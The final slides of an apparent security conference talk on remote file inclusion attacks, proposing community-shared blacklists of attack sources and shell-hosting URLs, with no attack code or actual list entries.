
- Some URLs are being used consistently



RFI in the wild

Shell hosting URLs analysis

- Many **shell URLs** are used against more than one **target**



A new approach

Community based RFI black lists

- Attack characteristics (source, Shell URL)
 - Non transient – stable for days
 - General - Not confined to a single honey pot
- By forming a community that shares RFI data we can create black lists
 - Attack sources
 - attackers' shell hosting URLs
- Achieve better protection!



Surveys

- Please complete the Speaker Feedback Surveys



Questions?

